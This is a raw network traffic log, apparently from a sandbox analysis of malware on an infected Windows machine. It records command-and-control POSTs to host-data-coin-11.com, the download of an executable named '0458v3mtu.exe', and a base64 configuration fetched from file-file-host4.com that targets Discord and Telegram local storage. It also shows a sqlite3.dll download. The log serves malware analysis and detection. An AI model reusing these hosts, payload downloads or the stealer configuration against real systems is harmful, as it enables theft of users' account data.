Dec 31, 2021 19:12:55.587449074 CET	2592	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:55 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49806	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:55.702915907 CET	2593	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hqtfgqvcew.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 299 Host: host-data-coin-11.com
Dec 31, 2021 19:12:55.775733948 CET	2594	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:55 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49859	144.76.136.153	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49807	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:55.855552912 CET	2594	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bpjejftnc.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 319 Host: host-data-coin-11.com
Dec 31, 2021 19:12:55.932063103 CET	2595	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:55 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49808	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:56.016222000 CET	2596	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://spdqunibrd.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 130 Host: host-data-coin-11.com
Dec 31, 2021 19:12:56.090059042 CET	2596	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:56 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 62 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 13 49 3c 5c a2 f7 d8 fc fb 46 f5 46 86 32 ef 06 10 c2 4b e1 e1 39 0d 0a 30 0d 0a 0d 0a Data Ascii: 2bI:82OI<\FF2K90

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49809	185.7.214.171	8080	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:56.200491905 CET	2597	OUT	GET /6.php HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 185.7.214.171:8080

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:56.260664940 CET	2598	IN	HTTP/1.1 200 OK Date: Fri, 31 Dec 2021 18:12:56 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Transfer-Encoding: Binary Content-disposition: attachment; filename="0458v3mtu.exe" Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 35 34 65 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 dd 23 4f a3 99 42 21 f0 99 42 21 f0 99 42 21 f0 0a 0c b9 f0 98 42 21 f0 f6 34 bf f0 88 42 21 f0 f6 34 8b f0 f6 42 21 f0 90 3a b2 f0 9a 42 21 f0 99 42 20 f0 28 42 21 f0 f6 34 8a f0 ae 42 21 f0 f6 34 bb f0 98 42 21 f0 f6 34 bc f0 98 42 21 f0 52 69 63 68 99 42 21 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 64 e9 b9 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 14 04 00 00 d6 33 00 00 00 00 00 50 4b 02 00 00 10 00 00 00 30 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 20 38 00 00 04 00 00 9d 17 06 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 04 13 04 00 28 00 00 00 00 70 37 00 90 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 37 00 64 22 00 00 30 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 a5 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 36 13 04 00 00 10 00 00 00 14 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 0c 2a 33 00 00 30 04 00 00 8c 00 00 00 18 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 76 75 70 61 00 00 00 05 00 00 00 00 60 37 00 00 02 00 00 00 a4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 90 4e 00 00 00 70 37 00 00 50 00 00 00 a6 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 de 56 00 00 00 c0 37 00 00 58 00 00 00 f6 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 54e00MZ@!L!This program cannot be run in DOS mode.$#OB!B!B!B!4B!4B!:B!B (B!4B!4B!4B!Rich B!PELd`3PK0@ 8(p7N7d"0@.text6 `.data*30@.vupa`7@.rsrcNp7P@@.relocV7X@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49810	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:57.955826044 CET	2958	OUT	GET /tratata.php HTTP/1.1 Host: file-file-host4.com Connection: Keep-Alive Cache-Control: no-cache
Dec 31, 2021 19:12:58.032016993 CET	2962	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Fri, 31 Dec 2021 18:12:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: PHPSESSID=t44a91s61u0706joml8cj91epa; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Vary: Accept-Encoding Data Raw: 63 34 0d 0a 4d 58 77 78 66 44 46 38 4d 58 78 45 61 58 4e 6a 62 33 4a 6b 66 44 42 38 4a 55 46 51 55 45 52 42 56 45 45 6c 58 47 52 70 63 32 4e 76 63 6d 52 63 54 47 39 6a 59 57 77 67 55 33 52 76 63 6d 46 6e 5a 56 78 38 4b 6e 77 78 66 44 42 38 4d 48 78 55 5a 57 78 6c 5a 33 4a 68 62 58 77 77 66 43 56 42 55 46 42 45 51 56 52 42 4a 56 78 55 5a 57 78 6c 5a 33 4a 68 62 53 42 45 5a 58 4e 72 64 47 39 77 58 48 52 6b 59 58 52 68 58 48 77 71 52 44 67 33 4e 30 59 33 4f 44 4e 45 4e 55 51 7a 52 55 59 34 51 79 6f 73 4b 6d 31 68 63 43 6f 73 4b 6d 4e 76 62 6d 5a 70 5a 33 4d 71 66 44 46 38 4d 48 77 77 66 41 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: c4MXwxfDF8MXxEaXNjb3JkfDB8JUFQUERBVEElXGRpc2NvcmRcTG9jYWwgU3RvcmFnZVx8KnwxfDB8 MHxUZWxlZ3JhbXwwfCVBUFBEQVRBJVxUZWxlZ3JhbSBEZXNrdG9wXHRkYXRhXHwqRDg3N0Y3ODNENUQz RUY4QyosKm1hcCosKmNvbmZpZ3MqfDF8MHwwfA==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49816	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:58.129112005 CET	2980	OUT	GET /sqlite3.dll HTTP/1.1 Host: file-file-host4.com Cache-Control: no-cache Cookie: PHPSESSID=t44a91s61u0706joml8cj91epa

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:58.186619043 CET	2983	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Fri, 31 Dec 2021 18:12:58 GMT Content-Type: application/x-msdos-program Content-Length: 645592 Connection: close Last-Modified: Wed, 08 Dec 2021 03:32:46 GMT ETag: "9d9d8-5d29a24b21380" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 13 00 ea 98 3d 53 00 76 08 00 3f 0c 00 00 e0 00 06 21 0b 01 02 15 00 d0 06 00 00 e0 07 00 00 06 00 00 58 10 00 00 00 10 00 00 00 e0 06 00 00 00 90 60 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 20 09 00 00 06 00 00 38 c3 0a 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 b0 07 00 98 19 00 00 00 d0 07 00 4c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 fc 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 07 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac d1 07 00 70 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c0 ce 06 00 00 10 00 00 00 d0 06 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 30 60 2e 64 61 74 61 00 00 00 b0 0f 00 00 00 e0 06 00 00 10 00 00 00 d6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 72 64 61 74 61 00 00 24 ad 00 00 00 f0 06 00 00 ae 00 00 00 e6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 40 2e 62 73 73 00 00 00 00 98 04 00 00 00 a0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 40 c0 2e 65 64 61 74 61 00 00 98 19 00 00 00 b0 07 00 00 1a 00 00 00 94 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00 00 4c 0a 00 00 00 d0 07 00 00 0c 00 00 00 ae 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 18 00 00 00 00 e0 07 00 00 02 00 00 00 ba 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00 00 00 00 20 00 00 00 00 f0 07 00 00 02 00 00 00 bc 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65 6c 6f 63 00 00 fc 27 00 00 00 00 08 00 00 28 00 00 00 be 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34 00 00 00 00 00 00 60 01 00 00 00 30 08 00 00 02 00 00 00 e6 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f 31 39 00 00 00 00 00 c8 03 00 00 00 40 08 00 00 04 00 00 00 e8 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 33 35 00 00 00 00 00 4d 06 00 00 00 50 08 00 00 08 00 00 00 ec 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 35 31 00 00 00 00 00 60 43 00 00 00 60 08 00 00 44 00 00 00 f4 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 36 33 00 00 00 00 00 84 0d 00 00 00 b0 08 00 00 0e 00 00 00 38 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 37 37 00 00 00 00 00 94 0b 00 00 00 c0 08 00 00 0c 00 00 00 46 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 38 39 00 00 00 00 00 04 05 00 00 00 d0 08 00 00 06 00 00 00 52 08 00 00 00 00 00 00 00 00 00 00 00 00 40 0 0 30 42 2f 31 30 32 00 00 00 00 0d 01 00 00 00 e0 08 00 00 02 00 00 00 58 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 31 31 33 00 00 00 00 db 19 00 00 00 f0 08 00 00 1a 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL=Sv?!X` 8 L'p.text`0`.data@@.rdata$@@@. bss@.edata@0@.idataL@0.CRT@0.tls @0.reloc'(@0B/4`0@@B/19@@B/35MP@B/51`C`D@B/638@B/77F@B/89 R@0B/102X@B/113

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49817	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:58.185741901 CET	2981	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mlsdjxn.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 174 Host: host-data-coin-11.com
Dec 31, 2021 19:12:58.260613918 CET	3024	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:58 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title> </head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/ 2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49818	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:58.382777929 CET	3194	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ulttivelh.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 276 Host: host-data-coin-11.com
Dec 31, 2021 19:12:58.458705902 CET	3533	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:58 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49819	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:58.536171913 CET	3665	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dnlrqywjou.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 240 Host: host-data-coin-11.com
Dec 31, 2021 19:12:58.609062910 CET	3665	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:58 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 36 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 84 42 09 25 16 f9 b5 8f bd b8 15 a5 0c ce 2c b4 59 52 db 04 e5 fd 28 e3 22 58 1b b2 ed cf 00 b4 50 df 41 d7 f7 22 82 23 e9 af 9a 56 29 e6 b7 4f 29 e3 b3 b7 6d f4 9d ba 5f a9 74 92 ca 31 46 5a 3c 02 49 d3 bb 55 ab e9 5d 8f ad d6 05 c0 60 9d d2 69 0d 0a 30 0d 0a 0d 0a Data Ascii: 66I:82OB%,YR("XPA"#V)O)m_t1FZ<IU]`i0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49821	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:00.466905117 CET	6840	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://lmrnsecsyy.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 223 Host: host-data-coin-11.com
Dec 31, 2021 19:13:00.539951086 CET	6842	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:00 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49822	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:00.615967989 CET	7210	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pjinoged.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 170 Host: host-data-coin-11.com
